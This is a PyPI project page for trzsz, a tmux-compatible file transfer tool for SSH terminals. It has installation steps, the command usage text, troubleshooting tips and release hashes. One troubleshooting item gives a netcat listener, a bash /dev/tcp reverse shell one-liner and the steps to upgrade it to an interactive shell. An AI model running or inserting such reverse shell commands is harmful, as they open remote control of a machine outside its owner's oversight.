
trzsz ( trz / tsz ) – Modern rz / sz Alternative with tmux Support




trzsz ( trz / tsz ) is a simple file transfer tool for SSH terminals, similar to lrzsz ( rz / sz ) but compatible with tmux.
How to use
-
Install
trzsz( trz / tsz ) on the server. go, py and js versions are compatible with each other. -
Use supported terminal on local. Use trzsz-ssh ( tssh ) on local shell, or refer to
Supported Terminalsbelow. -
Use the
trz( similar torz) to upload files, and use thetsz( similar tosz) to download files.
Why to do
-
Considering
laptop -> hostA -> hostB -> docker -> tmux, usingscporsftpis inconvenience. -
In this case,
lrzsz( rz / sz ) is convenient to use, but unfortunately it's not compatible withtmux. -
tmuxis not going to support rz / sz ( 906, 1439 ), sotrzsz( trz / tsz ) was developed.
Advantage
- Support tmux, including tmux normal mode, and tmux command mode integrated with iTerm2.
- Support transfer directories,
trz -dto upload directories,tsz -d xxxto download xxx directories. - Support breakpoint resume,
trz -yortsz -y xxxoverwrite exiting files will auto resume from breakpoint. - Support Windows server, not only can run on Windows client, but also can run on Windows ssh server.
- Support native terminal, does not require terminal to support, just use
trzsz ssh x.x.x.xto login. - Support web terminal, transfer files and directories between local and remote servers over the web.
- Support drag to upload, drag and drop files and directories to the terminal to upload to the remote server.
- Support progress bar, shows the current transferring file name, progress, size, speed, remaining time, etc.
- Better interactive experience, shows the transfer results or errors friendly,
ctrl + cto stop gracefully.
Installation
On the server
-
Install the Go version ( ⭐ Recommended )
Please check the Go version installation guide: https://trzsz.github.io/go
-
Or install with Python3
sudo python3 -m pip install --upgrade trzsz -
Or install with Python2
sudo python2 -m pip install --upgrade trzsz -
Or install with Homebrew
brew update brew install trzsz -
Or install with Node.js
sudo npm install -g trzsz
Can be installed without sudo, just add the installation path ( e.g. ~/.local/bin ) to the PATH environment.
Supported Terminals
-
trzsz-ssh ( tssh ) -- simple ssh client with trzsz support ( ⭐ Recommended ).
-
iTerm2 -- check the trzsz-iterm2 installation.
-
tabby -- install the tabby-trzsz plugin.
-
electerm -- upgrade to
1.19.0or higher. -
ttyd -- upgrade to
1.7.3or higher, and start with-t enableTrzsz=true, usehttpsunless localhost. -
trzsz-go -- supports all terminals that support a local shell.
-
trzsz.js -- making webshell in browser and electron terminal supports
trzsz.
Does your terminal supports trzsz as well? Please let me know. I would love to have it on the list.
Trzsz Manual
trz upload files to the remote server
usage: trz [-h] [-v] [-q] [-y] [-b] [-e] [-d] [-B N] [-t N] [path]

Receive file(s), similar to rz and compatible with tmux.

positional arguments:
  path               path to save file(s). (default: current directory)

optional arguments:
  -h, --help         show this help message and exit
  -v, --version      show program's version number and exit
  -q, --quiet        quiet (hide progress bar)
  -y, --overwrite    yes, overwrite existing file(s)
  -b, --binary       binary transfer mode, faster for binary files
  -e, --escape       escape all known control characters
  -d, --directory    transfer directories and files
  -r, --recursive    transfer directories and files, same as -d
  -B N, --bufsize N  max buffer chunk size (1K<=N<=1G). (default: 10M)
  -t N, --timeout N  timeout ( N seconds ) for each buffer chunk.
                     N <= 0 means never timeout. (default: 20)
tsz download files from the remote server
usage: tsz [-h] [-v] [-q] [-y] [-b] [-e] [-d] [-B N] [-t N] file [file ...]

Send file(s), similar to sz and compatible with tmux.

positional arguments:
  file               file(s) to be sent

optional arguments:
  -h, --help         show this help message and exit
  -v, --version      show program's version number and exit
  -q, --quiet        quiet (hide progress bar)
  -y, --overwrite    yes, overwrite existing file(s)
  -b, --binary       binary transfer mode, faster for binary files
  -e, --escape       escape all known control characters
  -d, --directory    transfer directories and files
  -r, --recursive    transfer directories and files, same as -d
  -B N, --bufsize N  max buffer chunk size (1K<=N<=1G). (default: 10M)
  -t N, --timeout N  timeout ( N seconds ) for each buffer chunk.
                     N <= 0 means never timeout. (default: 20)
Trouble shooting
-
If
tmuxis running on the local computer.- Option 1: Use
tmux -CCintegration with iTerm2, please refer to iTerm2 tmux Integration. - Option 2: Install trzsz-go on the local computer, use
trzsz sshto login aftertmux. - Option 3: Install trzsz-ssh on the local computer, use
tsshto login aftertmux.
- Option 1: Use
-
If
tmuxis running on the jump server.- Option 1: Use
tmux -CCintegration with iTerm2, please refer to iTerm2 tmux Integration. - Option 2: Install trzsz-go on the jump server, use
trzsz -r sshto login aftertmux. - Option 3: Install trzsz-ssh on the jump server, use
tsshto login aftertmux.
- Option 1: Use
-
If an error occurs, and
trzszis hanging up.- Press
control + cto stoptrzortszprocess on the server. - For iTerm2 users, press
command + option + shift + rto stop iTerm2 Coprocesses.
- Press
-
If
trz -bbinary upload fails, and login to server usingtelnetordocker exec.- Try to escape all known control characters, e.g.,
trz -eb.
- Try to escape all known control characters, e.g.,
-
If
trz -bortsz -bbinary transfer fails, and login to server usingexpect.- Try to
export LC_CTYPE=Cbefore theexpectscript. e.g.:#!/bin/sh export LC_CTYPE=C expect -c ' spawn ssh xxx expect "xxx: " send "xxx\n" interact '
- Try to
-
If you want to upload and download using
trz / tszin a reverse shell, you need to follow these steps:- 1. Use
tssh xxxortrzsz ssh xxxto log in to the server. - 2. Execute
nc -lnv 1337on the server, and wait for the reverse shell connection. - 3. Reverse connect to the server on the target, such as
bash -i >& /dev/tcp/192.168.0.1/1337 0>&1. - 4. Follow these steps in the reverse shell:
- 4.1. Convert to an interactive shell, such as
python3 -c 'import pty; pty.spawn("/bin/bash")'. - 4.2. Press
ctrl + zto turn the reverse shell into background. - 4.3. Execute
stty raw -echo; fgto disable the echo of the server, and return to the reverse shell. - 4.4. Press the Enter key, and the command line prompt will be displayed.
- 4.5. Set the terminal environment variable
export TERM=xterm-256color( not necessary ). - 4.6. Check if there is a
TMUXenvironment variable, clear it withunset TMUX. - 4.7. Now you can use
trz / tszto upload and download as normal.
- 4.1. Convert to an interactive shell, such as
- 5. After exiting the interactive shell, there will be no echo, type
exitblindly to exit the reverse shell. - 6. Type
resetblindly on the server and press Enter to reset the default settings of the terminal.
- 1. Use
Screenshot

Using trzsz in iTerm2 with text progress bar

Using trzsz in iTerm2 with zenity progress bar

Using trzsz in tabby with tabby-trzsz plugin
Contact
Feel free to email the author lonnywong@qq.com, or create an issue. Welcome to join the QQ group: 318578930.
Sponsor
❤️ Sponsor trzsz ❤️, buy the author a drink 🍺 ? Thank you for your support!
1 maintainer

Metadata
1 maintainer
Release files for trzsz 1.1.7
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | |
|---|---|---|---|
| trzsz-1.1.7.tar.gz | 6.6 kB | Details |
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Reset |
|---|---|---|---|---|
| trzsz-1.1.7-py3-none-any.whl | Python 3 | none | any | Details |
Total release size: 13.8 kB
Release files / trzsz-1.1.7.tar.gz
| Download URL | trzsz-1.1.7.tar.gz |
|---|---|
| Size | 6.6 kB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
72c7dc2b28e417101ccf8bf59e4fb0d28f4d54cbeb5acd5d08c4d6968e2ca6af
|
|
BLAKE2b-256 checksum How to use checksums |
c18ff99cd5ad86d07a13885a78a83edf95bb8b9ff254d3b8c25b4437b6c35b49
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/7.0.0 CPython/3.13.14
|
Release files / trzsz-1.1.7-py3-none-any.whl
| Download URL | trzsz-1.1.7-py3-none-any.whl |
|---|---|
| Size | 7.2 kB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
5b6d42554e55cf3633a8ce669d9c571419d4309a1abee2caa79fffd240dfb06b
|
|
BLAKE2b-256 checksum How to use checksums |
6ab369230263a36900d52b9551db5c5b2ae80d7622f6c2b9007364fff2087c60
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/7.0.0 CPython/3.13.14
|














